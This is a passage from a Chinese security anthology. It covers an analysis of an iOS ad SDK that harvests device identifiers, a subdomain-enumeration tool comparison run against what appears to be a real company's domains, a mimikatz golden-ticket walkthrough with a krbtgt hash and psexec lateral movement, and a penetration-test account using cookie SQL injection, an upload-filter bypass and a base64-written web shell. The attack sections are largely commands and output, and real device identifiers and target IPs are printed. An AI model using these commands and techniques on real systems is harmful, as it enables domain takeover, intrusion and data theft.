    u1 = (const char *)objc_msgSend(CFSTR("kern.uuid"), "UTF8String");
    sysctlbyname(u1, 0, &v6, 0, 0); // get or set system information
    u2 = (const char *)objc_msgSend(CFSTR("kern.uuid"), "UTF8String");
    sysctlbyname(u2, &u7, &v6, 0, 0);
    u3 = (__CFString *)objc_msgSend(&OBJC_CLASS__NSString, "stringWithCString:encoding:", &u7, 4);
    if (!u3)
        u3 = &stru_4CEC8;
    u4 = objc_msgSend(u3, "stringByReplacingOccurrencesOfString:withString:", CFSTR("-"), &stru_4CEC8);
    result = objc_msgSend(u4, "lowercaseString");
    if (v0 != v8)
        __stack_chk_fail(result);
    return result;
}

```

图 1-4-3

ASIdentifierManager sharedManager4) 广告标示符(IDFA-identifierForIdentifier)

ASIdentifierManager 单例提供了一个方法 `advertisingIdentifier` 通过调用该方法会返回一个上面提到的 NSUUID 实例。

```
NSString *adId = [[[ASIdentifierManager sharedManager] advertisingIdentifier] UUIDString];
```

5) 屏幕大小 960*640 获取方式

```
[[UIScreen mainScreen] bounds]
[[UIScreen mainScreen] scale]
CGRectGetHeight
CGRectGetWidth
```

6) 手机设备型号获取, 如图 1-4-4 :

```
void __fastcall getInfo_from_service_name_sub_1A908(const char *servicename_a1)
{
    int u1; // r800
    const char *u2; // r401
    void *getInfo_u3; // r601
    void *u4; // r401
    size_t u6; // [sp+4h] [bp-14h]@1
    int u7; // [sp+8h] [bp-10h]@1

    u7 = u1;
    u2 = servicename_a1;
    systlbname(servicename_a1, 0, &u6, 0, 0);
    getInfo_u3 = malloc(u6);
    systlbname(u2, getInfo_u3, &u6, 0, 0);
    u4 = objc_msgSend(&OBJC_CLASS__NSString, "stringWithUTF8String:", getInfo_u3);
    free(getInfo_u3);
    return u4;
}
```

图 1-4-4

如上函数假设参数 `*servicename_a1` 传递值为 `hw.machine` 时,返回设备硬件信息为

iPhone3,1

0x03 危害分析

通过分析发现 SDK 获得了如下信息(测试用的 iPhone4 iOS7.12):

- 1) 设备的 WIFI 信息 :
 - BSSID = "d0:fa:1d:20:a:f8"; 这个无线 AP 的 MAC 地址
 - SSID = "360WiFi-200AF8"; 一个无线 AP 的名称。
 - SSIDDATA = <33363057 6946692d 32303041 4638>;
- 2) 序列号信息 IOPlatformSerialNumber5K152FX7A4S
- 3) 电池信息 battery-id
- 4) 摄像机信息
- 5) iOS 加速度传感器 low-temp-accel-offset
- 6) 蓝牙信息 wifi-module-sn
- 7) Device Characteristics TLC 还是 MLC 内存

8) UUID 信息 a2ab842508133b62b680b5f9efa1cd51
 9) 充电次数 CycleCount
 10) 广告标示符(IDFA-identifierForIdentifier)112fb7fe79fb4b7abf7a8e2ecaf57147
 11) __UDID 信息 7a32771c3adf2ad0564c3cb2d6920bc6ef9818b7
 12) 屏幕大小 960*640
 13) 手机设备型号 iPhone3,1
 14) 通过检查进程名, 安装的 APP BundleID 表, 进程模块中有没有 iGrimace, org.ioshack.iGrimace 等来检查越狱状态,越狱或者未越狱。
 15) 设备名称信息如下:
 Device:iPhone3,1 Jailbreak:1 OS:iPhone OS Version:7.1.2 Name: "panda" 的 iPhone
 Model:iPhone

获得这些信息后通过 deflate 压缩,再通过一次混合加密发送出去。加密过程如图 1-4-5:

```

CFSTR("wat"),
0);
v14 = objc_msgSend(&OBJC_CLASS__NSJSONSerialization, "dataWithJSONObject:options:error:", u13, 1, 0);
f ( u14 )

deflate_data_u15 = cancelingChaletsClavichordist(v14);
u16 = dejectingBoobies(4);
v17 = v16;
u18 = v16;
_R0 = &unk_4BB3F;
__asm [ ULD1.8          (D16-D17), [R0] ]
_R0 = &v48;
__asm [ UST1.32        (D16-D17), [R0] ]
u49 = -69;
criticallyDebutantesDesexualize((int)&v48, 187);
u26 = objc_msgSend(&OBJC_CLASS__NSString, "stringWithFormat:", CFSTR("%s"), &v48);
u27 = objc_msgSend(&OBJC_CLASS__DenuclearizedDieburdenCacophony, "dishfulsCambodians");
u28 = objc_msgSend(v27, "bypathsCatholic");
u29 = objc_msgSend(&OBJC_CLASS__NSString, "stringWithFormat:", CFSTR("%d%d%d"), u26, u28, v17);
v30 = buttonsManagedObjectAerial(v29);
v31 = objc_msgSend(v30, "substringFromIndex:", 8);
v32 = objc_msgSend(v31, "substringToIndex:", 16);
u33 = conveyCrosscutsDecentralized(v32, deflate_data_u15);
v34 = objc_msgSend((void *)v33, "stringByReplacingOccurrencesOfNSStringWithString:", CFSTR("+"), CFSTR("-"));
u35 = objc_msgSend(v34, "stringByReplacingOccurrencesOfNSStringWithString:", CFSTR("="), CFSTR("-"));
u36 = objc_msgSend(v35, "stringByReplacingOccurrencesOfNSStringWithString:", CFSTR("/"), CFSTR("-"));
_R2 = &unk_4BB1D;
_R1 = &unk_4BB2D;
_R4 = &v48;
__asm { ULD1.8          (D16-D17), [R1] }
_R1 = &v49;
__asm
[
  UST1.32          (D16-D17), [R1]
  ULD1.8          (D16-D17), [R2]
]
}
u50 = -17443;
__asm { UST1.32          (D16-D17), [R0] }
criticallyDebutantesDesexualize((int)&v48, 187);
u43 = objc_msgSend(&OBJC_CLASS__NSString, "stringWithFormat:", CFSTR("%s"), &v48);
u44 = DPSProtocalNewVerJertion;
u45 = objc_msgSend(&OBJC_CLASS__DenuclearizedDieburdenCacophony, "dishfulsCambodians");
u46 = objc_msgSend(v45, "augurBeaingBlanketing");
result = ((__CFString *)objc_msgSend(
  &OBJC_CLASS__NSString,
  "stringWithFormat:",
  CFSTR("%d?e=%d.5,%d,%d,%d"),
  u43,
  u44,
  u46,
  v18,
  v36);

```

图 1-4-5

发送加密如下经过加密后将数据整合到 URL 上,发后通过 POST 方式发送出去。

```

NSURLConnection_start {
cookie = "";

```

```

data = "";
host = "ios.wall.youmi.net";
method = GET;
mime = "";
url =
"http://ios.wall.youmi.net/v3/reqf?s=1,5,8aa2a777452acf72,lyOU,1,bfDG9lgEuEfsVbWHLjyNZ-ES
DTPXoRHqPZvukpsNiA9esOWBJTHnmelJwR4Mzd-tYlsbO1ROsjJAYN35ngXjNvMqdtMKUu2czR4
hRqws3pU2UGYPMY6Z2Z-XGzxqhb9o1gJmB2cNMfzcHb4Lu8ji7e5gOu-VQjLZiXCHEnMdlS-OOy
b5e2wtU-wsQtK.Q0v6S692Tr-Qp8k-YcYMJ47vqcsnCJJdzehyw4W-uee7pHmMJU1.jxMeHEKT4Bp
L8fIP338p3HPN5Zx5DoAzEmNRdlvPui7LZiHyOxL0r8adyZyJDkfAn8qE6PDBWmK1MUQ1jWa6gh
wR4bPVQmrCMZcq6a1RUZzTJVkMQOokMswhs.JdRBIZMyUrBuRf1IcHECc.Rj1jL1ldiwTdZaDLAz
cLiKDMK3Pn222K160LVqG6XhnAzmw6gs.9.0yc.kZmbsUKZ7MZ5dCliJY8lzk9A2SGpLi4zQ5MML
5XPnobsVHVQQ4tN4khqvAXVAJwLK91YdxrhFae1fNoi5BaCpj7fSnzRjF1j46Lygnv4DgT890oIjclyz
BgxbxBFrwuqV8tc1VpGqMvnX6sDIGVonzGOQnd9Yjwm3d3CE3PYwCSC1jafsTlw8AhwsyZ6E5gKq
io4B-JlLavdFZF4xPfp4YeQngzZRAijN3QUXYT7ZVB5f5C9NdrDdrnmZTLx5B7jChaUbdI5sTs4zNXga
GUzFYOxmglxdxZGN6TSUMUS7k9SEygV0tAI-uARcuF1MSE.o76aoRR1JmtSPDSI7yPL1ooo2-CeL
EOhQCzcngNrrkdx.ZL6LRyWkyOXcGISiaWKWFh0BAtzv2mFhBvArj7d1MsKMY57suR58v8rugnnEeF
BtfNDKK7lQrZAKKfm7iGv-xmJ4f3DFtqo4OYOEO.Q8uSQblgnK24F3-x&p=1&n=100&nshw=1";
}

```

加密信息解密如下:

```

{
  3gst = "";
  acc = "0.000000,0.000000,0.000000";
  accos = 1000010000000000c4bc1300612003004e260900;
  aicid = 47a903bce614984acd1d0f88039d34a;
  apn = None;
  av = "1.0";
  batsn = ae15041460753d1420;
  bcsn = "";
  bsi = "";
  bssid = ec26cad6e5a;
  btsn = "";
  cc = CN;
  chn = 0;
  chrcy = "";
  cid = "elyoH-ZvBqO_f";
  cn = 2;
  dd = "Device:iPhone3,1 Jailbreak:1 OS:iPhone OS Version:7.1.2
Name:\U201cpanda\U201d\U7684 iPhone Model:iPhone";
  ddn = "\U201cpanda\U201d\U7684 iPhone";
  ext = {
    attr = 195;
    it = 1;
  }
}

```

```
nshw = 1;
reqt = 0;
rtype = 1;
sat = 3;
wat = 3;

};
fcsn = "";
gyo = "0.000000,0.000000,0.000000";
hv = 2;
ifa = 112fb7fe79fb4b7abf7a8e2ecaf57147;
ifat = 1;
ifst = 3155986;
ise = 0;
jb = 1;
kernid = a2ab842508133b62b680b5f9efa1cd51;
lat = "0.00";
lc = "zh-Hans";
lon = "0.00";
mac = "";
mcc = "";
mmcid = "";
mnc = "";
mod = iPhone;
odfa = "";
oifa = 112fb7fe79fb4b7abf7a8e2ecaf57147;
osv = "7.1.2";
pd = 3;
pn = "feng.YouMiWallSample";
po = "iPhone OS";
rb = "-1.000000";
rt = 1445444547;
sh = 960;
smv = 1;
sn = 5K152FX7A4S;
spc = "";
ssid = "TP-LINK_2510";
sv = "5.3.0";
sw = 640;
tid = 005ecs1rcn0k1dltd0o8dngsruf;
ts = 0;
udid = 7a32771c3adf2ad0564c3cb2d6920bc6ef9818b7;
usb = 2;
user = "this is user";
vpn = 0;
```

```
wifisn = "";
```

0x04 结果及总结

通过对大量样本扫描发现,共计扫描出了 1035 个苹果 APP 受到感染。

具体对应版本信息见另一份文档。

- 1) 有米 SDK 主要用于统计设备类型的使用情况,这样来对市场形势作出判断来获取利益。
- 2) 私有 API 如果通过静态扫描的话意思不大,一般能通过苹果审核的,私有 API 都是经过处理的,所以检查私有 API 要通过动态 HOOK 的方式去检查。
- 3) 一般有使用私有 API 的一般都是启动的阶段,所以动态扫描 APP 运行阶段做成自动化也是可行的。

(全文完) 责任编辑: Raxy

第二章 渗透测试

第1节 渗透测试之目标域名信息收集

作者: Storm

来自: 知安

网址: <http://www.knowsafe.com/>

安全评估的第一步是最大程度地收集目标系统的信息,这同样也是渗透测试的关键性步骤。

信息的收集和分析伴随着渗透测试的每一个步骤。

实现信息收集有很多种方法,例如:使用搜索引擎、扫描器或发送特殊构造的 HTTP 请求等,这些手段都可以使服务器端的应用程序返回一些错误信息或系统运行环境的信息,通过分析这些信息,可以为后期的渗透测试工作提供很大帮助。

以我个人经验来说，我认为越大的架构越容易出现安全问题。

下面测试两款比较常用的又方便的信息收集工具。

Wydoamin 来自猪猪侠的神器

- * thorns_project (分布式异步队列系统)
- * wydomain (目标系统信息收集组件)
- * wyportmap (端口扫描+系统服务指纹识别)
- * wyfingerprint (应用系统指纹识别)
- * wymanage (漏洞脚本规则控制+调度分配)
- * wybruteforce (暴力破解模块)
- * wydataview (扫描结果数据可视化)

本次发布的 wydomain (<https://github.com/ring04h/wydomain>)

目标系统信息收集组件，完全模块化，脚本均可拆可并、可合可分的使用！

运行流程：

- * 利用 FOFA 插件获取兄弟域名，并透视获取到的子域名相关二级域名、IP 信息
- * 检查域名和兄弟域名是否存在域传送漏洞,存在就遍历 zone 记录，将结果集推到

wydomians 数据组

- * 获取可以获取的公开信息 MX、DNS、SOA 记录
- * 子域名字典暴力穷举域名(60000 条字典[domain_default.csv])
- * 利用第三方 API 查询子域名(links、alexa、bing、google、sitedossier、netcraft)
- * 逐个域名处理 TXT 记录, 加入总集合
- * 解析获取到的所有子域名，生成 IP 列表集合，截取成 RFC 地址 C 段标准(42.42.42.0/24)
- * 利用 bing.com、aizhan.com 的接口，查询所有 C 段旁站的绑定情况

* 生成数据可视化报告

* 返回 wydomains 数据结果

运行环境：

CentOS、Kali Linux、Ubuntu、Debian

Python 2.7.x

phantomjs (<http://www.phantomjs.org>)

dnsdict6 (<https://www.thc.org/thc-ipv6/>)

如何安装：

<https://github.com/ring04h/wydomain/blob/master/README.md>

使用命令：

```
python wydomain.py 7kb.org
```

扫描结果报告：

使用浏览器打开：report/result_7kb.org.html

Layer 子域名挖掘机

程序作者：Seay

版本 Layer 子域名挖掘机 3.1 崩溃修复+百万大字典

更新说明：

1.修复程序崩溃 bug

2.增加 170 万+字典

使用说明：

1.如果要使用自定义字典，请把字典文件命名为 dic，放到跟程序同目录下，程序会自动加载字典。

2.如果没有自定义字典，程序会自动使用内置字典，内置字典总共两万多条数据，内容包括了常用子域名，以及 3000+常用单词和 1-3 位所有字母。

3.如果要爆破二级以下域名，可以直接填入要爆破的子域名，程序会自动拼接下一级子域。

比如填入 hi.baidu.com，程序会爆破

.hi.baidu.com 下面的域。

4.如果界面列表显示有空白，请右键选择“导出域名和 IP”来导出完整列表。

3.1 崩溃修复版下载地址：

链接: <http://pan.baidu.com/s/1eQz29fO> 密码: crad

对比开始

ok 上面找了点说明，下面开始对比效果：

测试环境：已翻墙

测试目标：wa*da.cn

wydomain 的测试结果：

子域名 89 个，企业 IP 段也有显示，方便扫描隐藏服务，如图 2-1-1 至图 2-1-2：



图 2-1-1




图 2-1-2

下面是 Layer 的测试报告

获取子域名 58 个，显示目标 web 服务器类型和版本、cdn 情况、80 端口能否访问等等，

如图 2-1-3:

ID	域名	解析IP	端口	Web服务器	网站状态	采集
1		60.0.0.126	80	nginx/1.2.0	The remote server	暴力枚举
2	chuanqiang.wanda.cn	203.207.88.5	80	nginx/1.2.0	正常访问	暴力枚举
3	gysul.wanda.cn	203.207.88.5	80	nginx/1.2.0	正常访问	暴力枚举
4	gw.wanda.cn	203.207.88.5	80	nginx/1.2.0	正常访问	暴力枚举
5	image.wanda.cn	203.207.88.5	80	nginx/1.2.0	The remote server	暴力枚举
6	unite.wanda.cn	124.238.118.126	80	nginx/1.2.0	正常访问	暴力枚举
7	s.wanda.cn	124.238.118.126	80	ATS/3.2.5	The remote server	暴力枚举
8	security.wanda.cn	124.238.118.126	80	nginx/1.2.0	正常访问	暴力枚举
9	vote.wanda.cn	124.238.118.126	80	ATS/3.2.5	正常访问	暴力枚举
10	tsunder.wanda.cn	60.0.0.126	80	webserver	请求超时	暴力枚举
11	veder.wanda.cn	124.238.118.126	80	webserver	请求超时	暴力枚举
12	job.wanda.cn	124.238.118.126	80	ATS/3.2.5	正常访问	暴力枚举
13	zhaoqian.wanda.cn	124.238.118.126	80	nginx/1.2.0	正常访问	暴力枚举
14	part.wanda.cn	124.238.118.126	80	ATS/3.2.5	正常访问	暴力枚举
15	ly.wanda.cn	60.0.0.126	80	webserver	请求超时	暴力枚举
16	ot.wanda.cn	124.238.118.126	80	Apache-Coyote/1.1	The remote server	暴力枚举
17	m.wanda.cn	124.238.118.126	80	webserver	请求超时	暴力枚举
18	app.wanda.cn	124.238.118.126	80	Tomcat/1.0.2	正常访问	暴力枚举
19	vid.wanda.cn	203.207.88.5	80	nginx/1.2.0	The remote server	暴力枚举
20	gro.wanda.cn	124.238.118.126	80	webserver	请求超时	暴力枚举
21	w.wanda.cn	124.238.118.126	80	webserver	请求超时	暴力枚举
22	yx.wanda.cn	124.238.118.126	80	webserver	请求超时	暴力枚举
23	de.wanda.cn	203.207.88.5	80	webserver	请求超时	暴力枚举

图 2-1-3

顺便发一个经典信息收集工具 Maltego 的截图,因为不是针对子域名的 就不详细介绍了,需要的自行谷歌。(大家其实应该都知道,很厉害的工具)如图 2-1-4:




图 2-1-4

(全文完) 责任编辑: 桔子

第2节 域渗透的金之钥匙

作者: mickey

来自: 乌云

网址: <http://www.wooyun.org/>

废话连篇

最近几年很少搞内网渗透了,这几年发展的快啊,看了 A 牛翻译的<<Fireeye Mandiant 2014 安全报告 Part1>>,发现趋势都是 powershell 脚本化了。想当年遇到的域控都是 windows 2003 的,找朋友要些 vbscript 脚本自动化,然后那啥那啥的。现在搞域除了前段时间出的 MS14068,还有龙哥翻译的(<http://drops.wooyun.org/papers/576>),不知道还有什么新方法,心中还有激情,如果想交流的朋友,可以加我聊聊。

金之钥匙

我原来发过一个微薄，如图 2-2-1：




图 2-2-1

这就是我说的金之钥匙，利用这个的条件是你在原来搞定域控的时候，已经导出过域用户的 HASH，尤其是 krbtgt 这个用户的。但是在你在内网干其他事情的时候，活儿不细，被人家发现了，你拥有的域管理员权限掉了，你现在还有一个普通的域用户权限，管理员做加固的时候又忘记修改 krbtgt 密码了（很常见），我们还是能重新回来，步骤如下：

要重新拿回域管理员权限，首先要先知道域内的管理员有谁，如图 2-2-2：

```
C:\Users\hydra>net group "domain admins" /domain
```

我这里的实验环境，通过截图可以看到域管理员是 administrator

我还要知道域 SID 是啥，如图 2-2-2：

```
C:\Users\hydra>whoami /user
```

我的域 SID 是 S-1-5-21-3883552807-251258116-2724407435



图 2-2-2

还有最重要的 krbtgt 用户的 ntlm 哈希，我原来导出的是

```
krbtgt(current-disabled):502:aad3b435b51404eeaad3b435b51404ee:6a8e501fabcf
264c70 ef3316c6aab7dc:::
```

然后该用神器 mimikatz 出场了，依次执行以下命令，如图 2-2-3：

```
mimikatz # kerberos::purge
mimikatz # kerberos::golden /admin:Administrator /domain:pentstlab.com
/sid:S-1-5-21-3883552807-251258116-2724407435 /krbtgt:6a8e501fabcf264c70ef3316c6aab7dc /
ticket:Administrator.kiribi
mimikatz # kerberos::ptt Administrator.kiribi
mimikatz # kerberos::tgt
```

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::golden /admin:Administrator /domain:pentstlab.com /sid:S-1-5-21-3883552807-251258116-2724407435 /krbtgt:6a8e501fabcf264c70ef3316c6aab7dc /ticket:Administrator.kiribi
User      : Administrator
Domain    : pentstlab.com
SID       : S-1-5-21-3883552807-251258116-2724407435
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 6a8e501fabcf264c70ef3316c6aab7dc - rc4_hmac_nt
Lifetime  : 2015/3/9 16:53:50 ; 2025/3/6 16:53:50 ; 2025/3/6 16:53:50
-> Ticket : Administrator.kiribi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !

mimikatz # kerberos::ptt Administrator.kiribi
0 - File 'Administrator.kiribi' : OK

mimikatz # kerberos::list
[00000000] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 2015/3/9 16:53:50 ; 2025/3/6 16:53:50 ; 2025/3/6 16:53:50

Server Name      : krbtgt/pentstlab.com @ pentstlab.com
Client Name      : Administrator @ pentstlab.com
Flags 40e00000  : pre_authent ; initial ; renewable ; forwardable ;

mimikatz # kerberos::tgt
Kerberos TGT of current session :
Start/End/MaxRenew: 2015/3/9 16:53:50 ; 2025/3/6 16:53:50 ; 2025/3/6
16:53:50
Service Name (02) : krbtgt : pentstlab.com : @ pentstlab.com
```

图 2-2-3

到现在，我们又重新拥有域管理员权限了，可以验证下，如图 2-2-4：

```
E:\>net use \\WIN-0DKN2AS0T2G\c$
E:\>psexec.exe \\WIN-0DKN2AS0T2G cmd
```

```
E:\>net use \\WIN-0DKN2AS0T2G\c$
命令成功完成。

E:\>psexec.exe \\WIN-0DKN2AS0T2G cmd

PSEXEC v1.26 - Execute Programs Remotely
Copyright (c) 2012-2013 Power Admin LLC
www.poweradmin.com/PSEXEC

Connecting to WIN-0DKN2AS0T2G...
Starting PSEXEC service on WIN-0DKN2AS0T2G...

Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>whoami /user

用户信息
-----
用户名                               SID
=====
pentstlab\administrator  S-1-5-21-3883552807-251258116-2724407435-500

C:\Windows\system32>
```

图 2-2-4

后话闲扯

呃,感觉这个方法比 <http://drops.wooyun.org/tips/9297> 这个方便些,文章写了好久了,一直凑不出更多的字数,就没发。。嗯,懒了。。

(全文完) 责任编辑: 桔子

第3节 记一次曲折的渗透测试

作者: 蓝冰

来自: 360 安全播报

网址: <http://bobao.360.cn/>

目标: <http://www.xxx.xx.xx>

首先手工挖掘漏洞和信息.

找到后台地址, 如图 2-3-1:



图 2-3-1

然而访问不了目测被限制 IP，返回 403。测试发现不光访问不了后台，所有 URL 路径，GET，POST，COOKIE 中带 admin 都会返回 403。坑啊~~先放一边继续挖掘。

接着很快找到一枚注入：

```
http://www.xxx.xx.xx/news/xxx.html?xxxx=1869+and+1=1 正常
http://www.xxx.xx.xx/news/xxx.html?xxxx=1869+and+1=2 错误
```

接着 order by 又返回了 403，POST 请求依然返回 403，COOKIE 没有过滤果断拿起 Burp 手工注入，图 2-3-2：



图 2-3-2

继续蛋疼 Mysql 版本为 4.0.x 意味着子查询用不了，没有 info 库只能猜表，只能用 union。

幸运的是猜到了 member 用户表，图 2-3-3




图 2-3-3

```
$6$rounds=50$GXsDmPqqFQ29t7v2T9eLbjX0pY5qVBBel2uE9EkHcygQJAKAfAkTNotqRIFLBWiA4mRSrndjJ8pJvYajrdjK//
```

密码 hash 又是什么鬼，\$6\$之前遇到过是 SHA512 加密 rounds=50 这个本该是盐值，但这个字符串看起来是有意义的。

一番查资料发现是 PHP 的 SHA512 加密。

rounds=50 代表循环 50 次加密，但正确的用法是\$6\$rounds=50\$salt\$hash

```
$6$rounds=50$GXsDmPqqFQ29t7v2T9elBjX0pY5qVBBel2uE9EkHcygQJAKAfAkTNotqRIFLBWiA4
mRSrndjJ8pJvYajrdjK//
```

而这个不是代表 50 次循环无盐值,而是 PHP 把 rounds=50 这段字符串当成了盐值并用默认的循环次数 5000 次进行加密。

因为这个导致后续用 Python 批量生成 hash 的时候 hash 一直对不上(别问我为什么不用 PHP 直接生成,生成的太多脚本直接挂了 233)。

这种 hash 不光 cmd5 识别不了连 hashcat 这种软件都识别不了。

我这种穷 B 没有强大的服务器因此跑 hash 是没希望的。

然后我测试了一下重置密码功能,图 2-3-4:



图 2-3-4

发现临时密码固定为,00000000-99999999 8 位随机数字的 MD5 值。

要生成将近一亿个 hash 值,时间是一次 MD5 加密加 5000 次 SHA512 加密。

我的小破 B 电脑显然是不可能短时间内生成这一亿个,于是只生成了 80000000-90000000 的 hash 值(用 Python 生成了 2 天 1 夜)。

```
$ctff5T3U\5zui7JFI | Ui4f30nb71:80000000
$TgwcKEt7qPMbVeN.4 | 05X0NEsqA0:80000001
$i0q1yIEm4XY0mSwXl | Emhog3m.D1:80000002
$EE1ZWJD/0.KNcuCRd | pStPsiSzR/:80000003
$vx2qHn67dMXGTVS9o | dofbzGl/h1:80000004
$ftTbKBiMfgsU2JsIb | fwGzgy3tt.:80000005
$iqVEow0plFKTTAmBx | Tnn2IsDHC0:80000006
$PMJhSLBDksMdNWVbV | MhskUrBQ01:80000007
$avIAYInHxR8l0THuG | EcXWmbNfu.:80000008
$rki.JIzMii82U/YFG | sa0aP4Elno:80000009
$84aP3BaDsH7Go3RWX | FXqJaJGwx0:80000010
```

图 2-3-5

这样每点一次重置就有将近 10 分之 1 的机会找到正确的临时密码了。但想想也没什么卵用。

就算重置了管理员的密码，访问不了后台依然登陆不了，况且我也不想就这么打草惊蛇。于是决定迂回战术。

该网站采用了一套 CMS 但并不开源要花钱思密达，于是 Google 找到一批网站。



图 2-3-6

挑出几个后台没有做限制 IP 的网站，从中挑一个比较 LOW 的下手，跳板挂起，重置管理员密码，一次 10 分之 1 的机会，重置了大概 4, 5 次后命中。

接着顺利登陆了后台，首先收集了一批后台的各个功能对应的 URL，有一个 URL 比较异常：

```
/xxx/adminxxxxx.html?xxxx=1000
```

是删除文章的功能 URL。可以看到 URL 中包含了 admin 字符串，很奇怪目标站没有抛出 403 错误而是跳转到首页表示没有权限，猜测目标站对这个 URL 没有设置访问控制(这个 URL 在后面起了很大作用)。然后挖掘后台漏洞，终于找到了一枚上传漏洞，更幸运的是上传功能的 URL 没有 admin 字符串，所以只要有管理员权限就可以 Getshell 目标站了：

```
-----20073589407136102102098114622
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: image/jpeg

<? echo `ls`;?>
```

360安全播报 (bobao.360.cn)

图 2-3-7

大写绕过然后 move 的时候竟然生成了 1.php 不知道程序员咋想的。

内容依然有过滤，括号，POST，GET，COOKIE 等关键字都被过滤，于是用反单引号执行命令，url，wget 统统用不了，利用 `echo base64str | base64 -d > cmd.php` 写入一句话到 cmd.php。

本地写个 zhongzhuan.php base64 传递参数值绕过检测。

挖掘上传漏洞的同时挖到了一枚任意文件下载(对之后的渗透依然起着重要的作用),

下一步 download 源代码。



图 2-3-8

代码审计:

在审计这步入了很多坑我就不废话了直接挑重点写。

先对不包含 admin 字符串&&越权访问&&上传功能进行挖掘历经了几个小时最后失败,

然后对网站的登陆, SESSION 逻辑进行审计, Login.php 的代码如下图:

```

session_start();

// 注册 session 变量
session_register("SS_ADMIN_ID"); // 注册 session 变量
session_register("SS_ADMIN_PASS"); // 注册 session 变量
session_register("SS_ADMIN_LEVEL"); // 注册 session 变量

// 包含配置文件
include_once "../config.php";

// 获取用户输入
$user_id = trim($user_id);
$user_pw = trim($user_pw);

// 验证用户名
if($user_id == "admin") {
    if( getenv("REMOTE_ADDR") != "127.0.0.1" && getenv("REMOTE_ADDR") != "192.168.1.1" ) {
        exit;
    }
}

if($user_id && $user_pw) { // 验证用户名和密码
    // 包含数据库连接文件
    include_once LIB_PWD."library/mysqlConn.php";
    include_once LIB_PWD."library/cryptograph.php";
    include_once LIB_PWD."library/validate.php";
    $adminLogin = new adminLogin($user_id, $user_pw);

    if($adminLogin->getUserInfo()) { // 获取用户信息
        if($adminLogin->ADMIN_LEVEL == "M" || $adminLogin->ADMIN_LEVEL == "S") { // 获取用户权限
            $SS_ADMIN_ID = $user_id;
            $SS_ADMIN_PASS = ADMIN_PASS;
            $SS_ADMIN_LEVEL = $adminLogin->ADMIN_LEVEL;
        }
    }
}

```

图 2-3-9

